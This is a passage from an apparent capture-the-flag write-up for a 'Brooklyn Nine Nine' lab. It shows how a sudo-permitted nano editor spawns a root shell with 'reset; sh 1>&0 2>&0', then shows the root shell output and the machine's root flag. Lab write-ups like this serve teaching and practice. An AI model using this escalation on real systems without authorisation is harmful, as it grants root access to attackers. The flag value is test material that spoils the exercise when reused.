


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

will be using this way to get the root and last flag further.



```
Command to execute: reset; sh 1>&0 2>&0#
#  Get Help
#  Cancel
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: 63a9f0ea7bb98050796b649e85481845

Enjoy!!
#
```

First type "sudo nano" then after entering nano text editor press "ctrl+r" and then "ctrl+x" to enter any command and ten add the payload and you will get the root shell and got the root flag.....